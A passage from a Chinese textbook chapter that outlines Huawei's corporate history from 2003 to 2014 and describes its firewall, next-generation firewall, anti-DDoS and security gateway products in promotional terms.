2003 年与 3Com 合作成立合资公司，专注于企业数据网络解决方案的研究。同年还发生了 Cisco Systems 指控华为侵犯部分 Cisco 技术专利。但是，Cisco 最终撤回了诉状，双方解决了所有的专利纠纷，并承认华为没有侵权行为。

2004 年与西门子成立合资企业，针对中国市场开发 TD-SCDMA 移动通信技术。

2005 年，海外合同销售额首次超过国内合同销售额。华为一步一步逐渐实现了全球化，海外业务不断扩展，遍布全球许多国家与地区。同年与沃达丰签署《全球框架协议》，正式成为沃达丰优选通信设备供应商。

2006 年与摩托罗拉合作在上海成立联合研发中心，开发 UMTS 技术。同年华为移动软交换用户数突破一亿。作为全球移动软交换市场的领导者，华为移动软交换出货量居全球第一。

2007 年与赛门铁克合作成立合资公司，致力于提供网络安全与存储产品和解决方案，与 Global Marine 合作成立合资公司，提供海缆端到端网络解决方案。

2008 年被商业周刊评为全球十大最有影响力的公司。同年根据 Informa 的咨询报告，华为在移动设备市场领域排名全球第三。

2009 年无线接入市场份额跻身全球第二。同年华为率先发布从路由器到传输系统的端到端 100G 解决方案，还获得 IEEE 标准组织 2009 年度杰出公司贡献奖，与此同时移动宽带产品全球累计发货量超过 2000 万部，根据 ABI 的数据，市场份额位列全球第一。

2010 年华为超越了诺基亚西门子和阿尔卡特朗讯，成为全球仅次于爱立信的第二大通信设备制造商。并加入联合国世界宽带委员会。同年 7 月 8 日，美国知名杂志《财富》公布了 2010 年《财富》世界 500 强企业最新排名，华为首次入围。继联想集团之后，华为成为闯入世界 500 强的第二家中国民营科技企业，也是 500 强中唯一一家未上市公司。

2011 年华为与赛门铁克公司宣布双方已就华为收购华赛 49%的股权达成协议，在云计算大会暨合作伙伴大会上成立 IT 产品线，预计云计算投入一万人。

2013 年华为在“2013 炫动 ICT 中国行”巡展也暨华为视讯 20 周年之际推出了新一代视频会议产品，包括 TE30 视讯终端和具备 1080P60 全适配能力的 96 系列 MCU，华为力推视讯平民化，让视频告别宽带特供。

2014 年 2 月 25 日，在世界移动通信大会上，华为创新地推出全球最小的运营级路由器——原子路由器(Atom Router)。这款原子路由器仅手指大小，可在现网任意节点、任意设备部署，零改造现网即可实现 IP 网络的可视化、可管理，提供实时的每用户、每业务高精度性能检测，助力传统网络实现网络增值。

## 4.2.3 主要产品

### 1. 数据中心防火墙

USG9500 是华为公司面向云服务提供商、大型数据中心和大型企业园区网络推出的新一代 T 级多合一数据中心防火墙。USG9500 提供高达 T 级的处理性能和 99.999%

可靠性，集成NAT、VPN、IPS、虚拟化、业务感知等多种安全特性，帮助企业构建面向云计算时代的数据中心边界安全防护，降低机房空间投资和每Mbps总体拥有成本。大型数据中心边界防护场景如图4.7所示。





**图4.7 大型数据中心边界防护场景**

USG9500系列目前提供USG9520、USG9560、USG9580三种产品形态。

其主要产品特性如下：

1）访问控制——基于ACTUAL的六维一体化防护

传统防火墙主要通过端口和IP进行访问控制，下一代防火墙的核心功能依然是访问控制，但USG9500在控制的维度和精细程度上都有很大的提高，可以从应用、用户、内容、时间、威胁、位置6个维度进行一体化的管控和防御。内容层的防御与应用识别深度结合，一体化处理。例如，识别出Oracle的流量，进而有针对性地进行对应的入侵防御，效率更高，误报更少。

（1）基于应用的访问控制。运用多种技术手段，准确识别包括移动应用及Web应用内的6000＋应用协议及应用的不同功能，继而进行访问控制和业务加速。例如，区分微信的语音和文字后采取不同的控制策略。

（2）基于用户的访问控制。通过Radius、LDAP、AD等8种用户识别手段集成已有用户认证系统简化管理。基于用户进行访问控制、QoS管理和深度防护。

（3）基于位置的访问控制。与全球位置信息结合，识别流量发起的位置信息；掌控应用和攻击发起的位置，第一时间发现网络异常情况。根据位置信息可以实现对不同区域访问流量的差异化控制。支持根据IP自定义位置。

2）NGFW特性——一台顶多台设备，大幅降低TCO

越来越多的信息资产连接到了互联网上，网络攻击和信息窃取形成巨大的产业链，这对下一代防火墙的防护范围提出了更高要求。USG9500具备全面的防护功能，集传统防火墙、VPN、入侵防御、防病毒、数据防泄露、带宽管理、上网行为管理等功能于一身，一机多能，简化部署，提高管理效率。

（1）入侵防护（IPS）：超过5000种漏洞特征的攻击检测和防御。支持Web攻击识

别和防护，如跨站脚本攻击、SQL 注入攻击等。

(2) 防病毒(AV)：高性能病毒引擎，可防护 500 万种以上的病毒和木马，病毒特征库每日更新。

(3) 数据防泄露：对传输的文件和内容进行识别过滤。可识别 120+种常见文件类型，防止通过修改后缀名的病毒攻击。能对 Word、Excel、PPT、PDF、RAR 等 30+文件进行还原和内容过滤，防止企业关键信息通过文件泄露。

(4) SSL 解密：作为代理，可对 SSL 加密流量进行应用层安全防护，如，IPS、AV、数据防泄露、URL 过滤等。

(5) Anti-DDoS：可以识别和防范 SYN flood、UDP flood 等 10+种 DDoS 攻击，识别 500 多万种病毒。

(6) 上网行为管理：采用基于云的 URL 分类过滤，预定义的 URL 分类库已超过 8500 万，阻止员工访问恶意网站带来的威胁。并可对员工的发帖、FTP 等上网行为进行控制。可对上网记录进行审计。

(7) 安全互联：丰富的 VPN 特性，确保企业总部和分支间高可靠安全互联。支持 IPSec VPN、SSL VPN、L2TP VPN、MPLS VPN、GRE 等。

(8) QoS 管理：基于应用灵活的管理流量带宽的上限和下限，可基于应用进行策略路由和 QoS 标签着色。支持对 URL 分类的 QoS 标签着色，例如，优先转发对财经类网站的访问。

(9) 负载均衡：支持服务器间的负载均衡。对多出口场景，可按照链路质量、链路带宽比例、链路权重基于应用进行负载均衡。

3) “NP+多核+分布式”架构——性能线性倍增，突破传统性能瓶颈

USG9500 采用核心路由器硬件平台，提供模块化部件，接口模块基于双 NP 处理器，保证接口流量线速转发；业务处理模块(SPU)基于多核多线程架构，每颗 CPU 都有应用加速引擎，结合华为对海量会话的并发处理优化技术，可确保 NAT、VPN 等多种业务高速并行处理，处理能力不受 CPU 处理性能的限制。LPU 和 SPU 各司其职，通过部署多块 SPU，实现整机性能线性倍增，为保护高速网络环境提供无与伦比的扩展性和灵活性，确保用户前期低成本投入，后期顺利扩容。

由于采用了革命性的系统架构，USG9500 在防火墙吞吐量、最大并发连接数等主要指标上是目前业界性能最高的安全网关。由于 USG9500 采用了专有的分流技术，整机性能随 SPU 的配置数量线性倍增。USG9500 最大防火墙整机吞吐量达到业界领先的 1.44Tbps，最大并发连接数为 14.4 亿，虚拟防火墙数量可高达 4096 个，足以满足广电、政府、能源、教育等高端用户的高性能需求。

4) 稳定可靠的安全网关产品——全冗余，保障用户业务永续

网络的安全一直都是企业运行的关键所在。为保证高速网络环境下的业务持续，USG9500 在支持主—备、主—主组网、端口聚合、VPN 冗余、业务板负载均衡等关键技术的同时，还提供业界独有的双主控主备倒换技术，将防火墙的可靠性提高到高端路由器级别，保证关键节点可靠性一致。USG9500 整机平均无故障时间长达 20 万小时，故障倒换时间小于 1 秒，真正保障业务持续稳定运行。

5）丰富的虚拟化——应对云网络部署

随着云计算时代的到来，以“虚拟化技术”和“高速网络”为基石的云计算面临安全的挑战。USG9500具有高吞吐量性能的同时提供了丰富的虚拟系统功能，支持资源虚拟化、配置虚拟化、转发虚拟化等多维度虚拟化功能，为云网络用户提供个性化的网络安全需求。资源虚拟化提供定制化的虚拟资源，不同虚拟系统可按需分配不同资源；管理虚拟化提供各虚拟防火墙独立配置个性化策略，日志管理和审计功能，提供按照租户要求的管理策略；转发虚拟化提供定制化的业务处理流程，各虚拟系统之间转发平面隔离，一个虚拟系统资源耗尽不影响其他虚拟系统正常运行，且逻辑隔离，确保各虚拟系统内部租户的数据安全。

## 2. 下一代防火墙

华为下一代防火墙分为三个系列。

第一个系列是USG6300下一代防火墙，其面向中小企业和连锁机构，提供精细的应用层安全防护和业务加速。一机多能，提供全面、简单、高效的下一代网络安全防护。

第二个系列是USG6500下一代防火墙，其面向中小企业、企业分支和连锁机构，提供精细的应用层安全防护和业务加速。一机多能，实现多地间的稳定安全互联，提供全面、简单、高效的下一代网络安全防护。

第三个系列是USG6600下一代防火墙，其面向大中型企业、机构及下一代数据中心，支持6000＋应用识别；智能精简防火墙策略，让管理更简单；功能全面，多重防护下仍保持优异性能。

华为下一代防火墙面向不同大小的企业，通过对应用、用户、内容、威胁、时间、位置6个维度的全面感知，提供精细的业务访问控制和加速。入侵防御(IPS)和防病毒(AV)等应用层深度防御与应用识别相结合，有效提高了威胁防御的效率和准确性。具备全面的防护功能，一机多能，有效降低管理成本。精细的带宽管理和QoS优化能力有效降低企业的带宽租用费，确保关键业务体验。持续、简单、高效地提供下一代网络安全。组网应用如图4.8所示。





**图4.8　组网应用**

其产品特性包括：

1）精准的访问控制

采用一体化防护，从应用、用户、内容、时间、威胁、位置6个维度进行一体化的管控和防御。内容层的防御与应用识别深度结合，一体化处理。例如，识别出Oracle的流量，进而有针对性地进行对应的入侵防御，效率更高，误报更少。

(1) 基于应用，运用多种技术手段，准确识别包括移动应用及Web应用内的6000+应用协议及应用的不同功能，继而进行访问控制和业务加速。例如，区分微信的语音和文字后采取不同的控制策略。

(2) 基于用户，通过Radius、LDAP、AD等8种用户识别手段集成已有用户认证系统简化管理。基于用户进行访问控制、QoS管理和深度防护。

(3) 基于位置，与全球位置信息结合，识别流量发起的位置信息；掌控应用和攻击发起的位置，第一时间发现网络异常情况。根据位置信息可以实现对不同区域访问流量的差异化控制，支持根据IP自定义位置。

2）全面的防护范围

(1) 一机多能，集传统防火墙、VPN、入侵防御、防病毒、数据防泄露、带宽管理、上网行为管理等功能于一身，简化部署，提高管理效率。

(2) 入侵防护(IPS)，超过3500+漏洞特征的攻击检测和防御。支持Web攻击识别和防护，如跨站脚本攻击、SQL注入攻击等。

(3) 防病毒(AV)，高性能病毒引擎，可防护500万种以上的病毒和木马，病毒特征库每日更新。

(4) 数据防泄露，对传输的文件和内容进行识别过滤。可识别120+种常见文件类型，防止通过修改后缀名的病毒攻击。能对Word、Excel、PPT、PDF、RAR等30+文件进行还原和内容过滤，防止企业关键信息通过文件泄露。

(5) SSL解密，作为代理，可对SSL加密流量进行应用层安全防护，如IPS、AV、数据防泄露、URL过滤等。

(6) Anti-DDoS，可以识别和防范SYN flood、UDP flood等10+种DDoS攻击，识别500多万种病毒。

(7) 上网行为管理，采用基于云的URL分类过滤，预定义的URL分类库已超过8500万，阻止员工访问恶意网站带来的威胁。并可对员工的发帖、FTP等上网行为进行控制。可对上网记录进行审计。

(8) 安全互联，丰富的VPN特性，确保企业总部和分支间高可靠安全互联。支持IPSec VPN、SSL VPN、L2TP VPN、MPLS VPN、GRE等。

(9) QoS管理，基于应用灵活的管理流量带宽的上限和下限，可基于应用进行策略路由和QoS标签着色，支持对URL分类的QoS标签着色。例如，优先转发对财经类网站的访问。

(10) 负载均衡，支持服务器间的负载均衡。对多出口场景，可按照链路质量、链路带宽比例、链路权重基于应用进行负载均衡。

(11) 虚拟化，支持多种安全业务的虚拟化，包括防火墙、入侵防御、反病毒、VPN等。

不同用户可在同一台物理设备上进行隔离的个性化管理。

3）简单的安全管理

华为下一代防火墙利用 Smart Policy 功能降低对使用者的要求，更好地进行防护。Smart Policy 主要具备以下功能。

(1) 快速部署策略，内置场景策略模板，不依赖使用者的经验也能快速地部署常用防护策略。例如，如果希望使用网络存储，管理员仅需基于“使用网盘”这个策略模板，就能建立一系列策略。在策略中，对网盘类应用允许下载并进行病毒检测，但禁止文件上传。

(2) 智能优化策略，根据内置应用风险库和网络实际流量对已部署的安全策略进行评估和优化，使其符合最小授权原则。在企业遗留大量端口防护策略，需要转换为 NGFW 使用的应用防护策略时尤其有用。

(3) 智能精简策略，自动发现重复的和长期没有使用的策略，精简策略规模，简化管理。

4）高效防护性能

华为下一代防火墙采用全新架构的智能感知引擎(Intelligence Awareness Engine，IAE)，采用了一次解析多业务并行处理的架构，确保多重防御下的高性能体验。IAE 使用了三大核心技术。

(1) 一体化描述语言，应用识别、IPS、AV 采用统一的描述语言，一次性处理，一次性分析，减少重复的操作。

(2) 一体化处理架构，不同于 UTM 对各个安全功能串行处理，USG6000 在完成统一解析后，各安全业务检查是并行的，最后做统一处理。每个步骤一次性做好，确保多安全业务开启情况下，对整体性能影响最小。

(3) 软硬结合一体化，对有规律、大批量、高运算能力要求的报文处理，如报文加解密、特征匹配，采用专用多核平台由专用的协处理器硬件处理。对小规模的运算，仍然用软件处理。软硬结合一体化的处理方式让整体性能更高。

### 3. DDoS 攻击防御

华为 DDoS 攻击防御产品包含两个系列。

第一个系列是 AntiDDoS8000 DDoS 防御系统，主要面向运营商、大型企业、数据中心和大型 ICP 服务商的基础设施与在线业务系统，提供专业级 DDoS 防御方案，可实现 T 级防护性能、秒级攻击响应速度和超百种攻击的全面防御，保护业务永续。

第二个系列是 AntiDDoS1000 DDoS 防御系统，主要面向金融、政府、ICP 服务商、数据中心的关键在线业务系统，提供专业级 DDoS 防御方案，可实现超百种攻击的精准全面防御和秒级攻击响应，保护业务永续。其防护过程如图 4.9 所示。

其产品的主要产品功能如下。

1）基于业务的防护策略

本方案能够针对防护对象的业务流量进行持续的周期性的学习和分析，勾勒出业务流量正常曲线，针对不同的业务流量类型、同一业务不同时段，采取不同的防御防护类型和防护策略，实现精细化防护。





**图 4.9　防护过程**

2）精准的异常流量清洗

华为 AntiDDoS 产品采用大数据分析技术，从 60 多种维度对流量进行模型学习，一旦某个维度出现流量异常立即启动防护。防护采用七层过滤、行为分析、会话监控等多种技术手段，能精确防护各种 Flood 类攻击流量、Web 应用类攻击流量、DNS 攻击流量、SSL DoS/DDoS 类攻击流量和协议栈漏洞类攻击流量，保护应用服务器安全。

3）DNS 流量智能 Cache

华为 AntiDDoS 产品不但能够精确防护针对 DNS 服务器的各种漏洞攻击、应用攻击和 Flood 类攻击，还可提供 DNS Cache 功能，缓解 DNS 服务器大流量下的性能压力。

4）流行僵木蠕防护

黑客通过木马蠕虫感染网络中的大量主机，分层控制组成僵尸网络，以便其发动各种攻击行为，因此可谓僵尸网络是黑客发起 DDoS 攻击的温床。华为 AntiDDoS 产品系列能够支持全球最流行 200＋种僵尸工具、木马、蠕虫流量的识别与阻断，从而达到摧毁僵尸网络的目的。

5）完善的 IPv4-v6 双栈防护

2011 年 2 月，IANA 宣告 IPv4 地址分配告罄，企业面临无新的 v4 地址使用局面，纷纷将 IPv6 网络建设纳入网络规划建设议程。华为 Anti-DDoS 解决方案独有的 IPv4-v6 双栈合一技术，能够同时防御 IPv6 与 IPv4 组网内的 DDoS 攻击，满足双栈 DDoS 防御需求，帮助用户无忧过渡到下一代网络。

6）灵活的组网部署方式

AntiDDoS 产品系列作为对已有网络的保护措施，必须能够适应客户多种不同的网络环境，并满足客户不同的业务等级要求。正是基于此，华为 AntiDDoS 产品系列为客户提供了直路和旁路等多种网络部署方式，客户可以根据业务需要和网络结构灵活选择，具体包括如下方式。

（1）直路接入模式，将清洗检测模块串接在客户需要保护的网络中，直接对客户流量进行检测和清洗。华为基于高性能多核硬件平台，在高效的保证检测和清洗准确性的同时，也将处理时延做到最小。此外，华为 AntiDDoS 产品支持 Bypass 板卡模块，当出现意外时，流量自动透传清洗模块，避免为客户引入新的故障点。

(2) 旁路引流模式,将清洗模块部署在客户网络旁路上,对客户流量进行旁路检测,一旦发现 DDoS 攻击流量,清洗检测中心可以根据客户在管理中心上制定的检测清洗策略执行相应的动作。

**4. 应用安全网关**

华为应用安全网关系列十分丰富,主要包括如下几个系列。

1) USG2110 统一安全网关

定位连锁机构、营业网点、SOHO 企业,集防火墙、UTM、路由、无线功能于一体,能够将多种业务部署在同一节点,充分节约用户投资,有效降低运维成本。

2) USG5100BSR 多业务安全网关

面向中小型企业提供完整的接入解决方案,集安全、路由、交换、无线等特性于一体,接口丰富,性能领先,为用户提供随需而变的业务灵活性和投资保护。

3) USG2000BSR 多业务安全网关

集接入、交换、安全于一体,支持 3G 和无线接入,帮助企业实现全无线组网,同时为用户提供强大、可扩展、持续的安全能力,是 SOHO 企业、小型办公室互联网接入的最佳之选。

4) NIP6000 下一代入侵防御系统

